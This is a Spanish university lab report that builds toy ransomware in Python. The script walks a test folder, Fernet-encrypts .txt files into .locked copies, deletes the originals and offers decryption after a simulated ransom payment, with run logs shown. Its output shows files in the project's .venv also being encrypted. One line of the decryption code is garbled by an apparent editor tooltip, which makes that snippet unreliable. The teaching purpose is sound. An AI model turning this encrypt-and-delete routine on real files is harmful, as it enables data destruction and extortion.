Nombre de la práctica	Ransomware			No.	1
Asignatura:	CYBERSEGURIDAD	Carrera:	INGENIERÍA EN SISTEMAS COMPUTACIONALES	Duración de la práctica (Hrs)	3

Nombre del Estudiante: Ismael Bibiano Martinez

Grupo: 3801

I. Competencia(s) específica(s):

El objetivo de esta práctica es comprender el ciclo de vida de un ataque de ransomware: localización de archivos, cifrado con clave simétrica, eliminación del archivo original y proceso de recuperación (descifrado). Se utiliza la librería cryptography de Python, que implementa el algoritmo Fernet.

Encuadre con CACEI

No. atributo	Atributos de egreso del PE que impactan en la asignatura	Criterio de desempeño	Indicadoresl	
A2	El estudiante diseñará esquemas de trabajo y procesos, usando metodologías congruentes en la resolución de problemas de ingeniería en sistemas computacionales.	**CD1. IDENTIFICA METODOLOGÍAS Y PROCESOS EMPLEADOS EN LA RESOLUCIÓN DE PROBLEMAS.**	**I1**	**Identificación y reconocimiento de distintas metodologías para la resolución de problemas.**
			I2	**Manejo de procesos específicos en la solución de problemas y/o detección de necesidades.**
		CD2. Diseña soluciones a problemas, empleando metodologías apropiadas al área.	**I1**	**Uso de metodologías para el modelado de la solución de sistemas y aplicaciones.**
A7	El estudiante desarrolla proyectos y trabajos en equipo	**CD1. Participa proactivamente en el análisis de trabajos y/o proyectos y plantea soluciones**	**I1**	**Participa en el análisis de trabajos y/o proyectos de**

*Cualquier documento no identificado como **Controlado** se considera **COPIA NO CONTROLADA** y no es auditable.*

	basándose en metodologías preestablecidas para lograr mayor calidad y eficiencia.	**y propuestas.**		**equipo.**
		CD2. Asume su responsabilidad en el desarrollo de trabajos y/o proyectos en equipo y en la entrega de resultados.	**I2**	**Plantea soluciones y propuestas de trabajos y proyectos en equipo.**
			I1	**Participación activa en el desarrollo de trabajos y proyectos en equipo.**
			I2	**Dirigir y organizar trabajo en equipo**
			I3	**Presentación y/o exposición de trabajos y proyectos en equipo**

II. Lugar de realización de la práctica (laboratorio, taller, aula u otro):

Laboratorio de cómputo y equipo de cómputo personal.

III. Material empleado:

- Equipo de cómputo
- Software para desarrollo: Linux, VsCode

IV. Desarrollo de la práctica:

Conceptos Clave

Cifrado Simétrico: Utiliza la misma clave para cifrar y descifrar datos.

Fernet: Una implementación de cifrado autenticado que utiliza AES-128 en modo CBC y HMAC con SHA256.

Recorrido de Directorios: Uso de os.walk para recursividad en el sistema de archivos.

Requisitos del Entorno

Para ejecutar esta práctica de forma segura, asegúrate de cumplir con lo siguiente:

Entorno Virtual con uv:

```
uv venv
source .venv/bin/activate
```


*Cualquier documento no identificado como **Controlado** se considera **COPIA NO CONTROLADA** y no es auditable.*

uv add cryptography


Directorio de Prueba:

Crea la ruta específica definida en el código para evitar cifrar archivos personales por error:

mkdir /home/silence/Documentos/Universidad/Ciberseguridad/Ransomware

Archivos de Prueba:

Crea algunos archivos .txt dentro de esa carpeta con texto aleatorio.



Estructura del Código y Funcionamiento

Generación de la Clave

```
import os
import sys # Libreria para desincriptar
from cryptography.fernet import Fernet  #Para generar una clave unica para encryptar la informacion

# Generar clave unica
key = Fernet.generate_key()
ciper = Fernet(key)
print("Clave: ", key)
```

Fase de Cifrado

El script recorre la ruta especificada buscando archivos con extensión .txt.

Lectura Binaria: Se usa 'rb' para leer el contenido original.

Escritura del Cifrado: Se crea un nuevo archivo con la extensión .locked.

Destrucción: Se elimina el archivo original con os.remove().

```python
for root, _, files in os.walk("/home/silence/Documentos/Universidad/Ciberseguridad/Ransomware"):
    for file in files:
        if file.endswith('.txt'):
            file_path = os.path.join(root, file)
            print(file)
            try:
                with open(file_path, 'rb') as f:
                    data = f.read()
                encrypted = ciper.encrypt(data)
                with open(file_path + '.locked', 'wb') as f:
                    f.write(encrypted)
                os.remove(file_path)
            except:
                pass
print (f"\n[1] Todos los archivos han sido cifrados\n")
print (f"\n[+] key: {key.decode()}\n")
```

Fase de Recuperación (Descifrado)

Simula el escenario post_pago. Si el usuario confirma el pago:

Busca archivos .locked.

Utiliza ciper.decrypt() con la misma clave generada al inicio.

Restaura el archivo original eliminando la extensión añadida.

```python
# Desencriptar la información
payment = input("Ya pago el rescate..? (si/no): ")
if payment == 'si':
    # buscar archivos cifrados y desencriptar
    for root, _, files in os.walk("/home/silence/Documentos/Universidad/Ciberseguridad/Ransomware"):
        for file in files:
            if file.endswith('.locked'):
                file_path = os.path.join(root, file)
                try:
                    with open(file_path, 'rb') as f:
                        encrypted_data = f.read()
                    decrypted = ciper.decrypt(encrypted_data)
                    original_p (variable) original_path: str .locked'
                    with open(original_path, 'wb') as f:
                        f.write(decrypted)
                    os.remove(file_path)
                    print(f"[+] Desencriptado: {original_path}")
                except Exception as e:
                    print(f"[!] No se pudo desencriptar {file_path}: {e}")
    print("\n[1] Desencriptación completada\n")
else:
    print("\n[-] No se pagó el rescate; los archivos permanecen cifrados.\n")
```

Ejecución:

Corre el script con **uv run script.py**

*Cualquier documento no identificado como **Controlado** se considera **COPIA NO CONTROLADA** y no es auditable.*

```
(Ransomware) silence@linux-chido:~/Documentos/Universidad/Ciberseguridad/Ransomware$ uv run python main.py
Clave:  b'n2Sg2v9PPNTXHcz3HrTWPH70hPVM3iNvtv4r5a9FNzQ='
Archivo3.txt
Archivo2.txt
Archivo1.txt

[1] Todos los archivos han sido cifrados


[+] key: n2Sg2v9PPNTXHcz3HrTWPH70hPVM3iNvtv4r5a9FNzQ=

Ya pago el rescate..? (si/no):
```

Verificación de Cifrado: Observa cómo los archivos originales desaparecen y aparecen archivos .locked que no pueden leerse con un editor de texto normal.

```
~/Documentos/Universidad/Ciberseguridad/Ransomware/Practica ..... at 05:58:23
❯ cat Archivo1.txt Archivo2.txt Archivo3.txt
HolaMundoPython%

~/Documentos/Universidad/Ciberseguridad/Ransomware/Practica ..... at 05:58:31
❯ cat Archivo1.txt.locked Archivo2.txt.locked Archivo3.txt.locked
gAAAAABpnZJ978Y1rUwk0NfMjt7fODn7YIw_9C_XT2YOe-8XHK4VAKhuLIHFlz1kKEKAbebsQEkbNzQ_MiQJwJhRCuOVBtgbpw==gAAAAABpnZJ
9g6qZl7EWo19Qb2PbMfMLcLtBarheVWinmR3vqE8u_jVfKWaP67KWVRTWw8CXDF2KMV0kXfIGq2zQedtzo0PjOw==gAAAAABpnZJ9ydamI6n2Dz
U3WTuVHijTLuCxzE6MXcT0nbzMUCsdqi20nf-6BBO1HxWQ2nbVNChjU7yo_wAWJp6VFOYsxQWoJQ==%
```

Prueba de Rescate:

Escribe no: Los archivos se quedan bloqueados.

```
(Ransomware) silence@linux-chido:~/Documentos/Universidad/Ciberseguridad/Ransomware$ uv run python main.py
Clave:  b'r5FvULj1vWC_7xLH-lSa4220ckd-6xiasogCmMufIb4='
Archivo3.txt
Archivo2.txt
Archivo1.txt

[1] Todos los archivos han sido cifrados


[+] key: r5FvULj1vWC_7xLH-lSa4220ckd-6xiasogCmMufIb4=

Ya pago el rescate..? (si/no): no

[-] No se pagó el rescate; los archivos permanecen cifrados.

(Ransomware) silence@linux-chido:~/Documentos/Universidad/Ciberseguridad/Ransomware$ ls Practica/
Archivo1.txt.locked  Archivo2.txt.locked  Archivo3.txt.locked
```

Escribe si: Los archivos volverán a su estado original.

```
(Ransomware) silence@linux-chido:~/Documentos/Universidad/Ciberseguridad/Ransomware$ uv run python main.py
Clave:  b'n2Sg2v9PPNTXHcz3HrTWPH70hPVM3iNvtv4r5a9FNzQ='
Archivo3.txt
Archivo2.txt
Archivo1.txt

[1] Todos los archivos han sido cifrados


[+] key: n2Sg2v9PPNTXHcz3HrTWPH70hPVM3iNvtv4r5a9FNzQ=

Ya pago el rescate..? (si/no): si
[+] Desencriptado: /home/silence/Documentos/Universidad/Ciberseguridad/Ransomware/Practica/Archivo1.txt
[+] Desencriptado: /home/silence/Documentos/Universidad/Ciberseguridad/Ransomware/Practica/Archivo3.txt
[+] Desencriptado: /home/silence/Documentos/Universidad/Ciberseguridad/Ransomware/Practica/Archivo2.txt
[!] No se pudo desencriptar /home/silence/Documentos/Universidad/Ciberseguridad/Ransomware/.venv/lib/python3.13
/site-packages/cffi-2.0.0.dist-info/top_level.txt.locked:
[!] No se pudo desencriptar /home/silence/Documentos/Universidad/Ciberseguridad/Ransomware/.venv/lib/python3.13
/site-packages/cffi-2.0.0.dist-info/entry_points.txt.locked:
[!] No se pudo desencriptar /home/silence/Documentos/Universidad/Ciberseguridad/Ransomware/.venv/lib/python3.13
/site-packages/pycparser-3.0.dist-info/top_level.txt.locked:

[1] Desencriptación completada
```

V. Conclusiones:

Esta práctica demuestra la potencia de la criptografía simétrica para la protección de la integridad de los datos. Al implementar el algoritmo Fernet, se evidencia cómo una gestión de archivos automatizada puede transformar activos digitales en información inaccesible en segundos. El ejercicio subraya que la seguridad de un sistema reside enteramente en la custodia de la clave de cifrado. Finalmente, entender la anatomía de un ransomware es fundamental para que, como ingenieros, diseñemos defensas proactivas y estrategias de respaldo inmutables.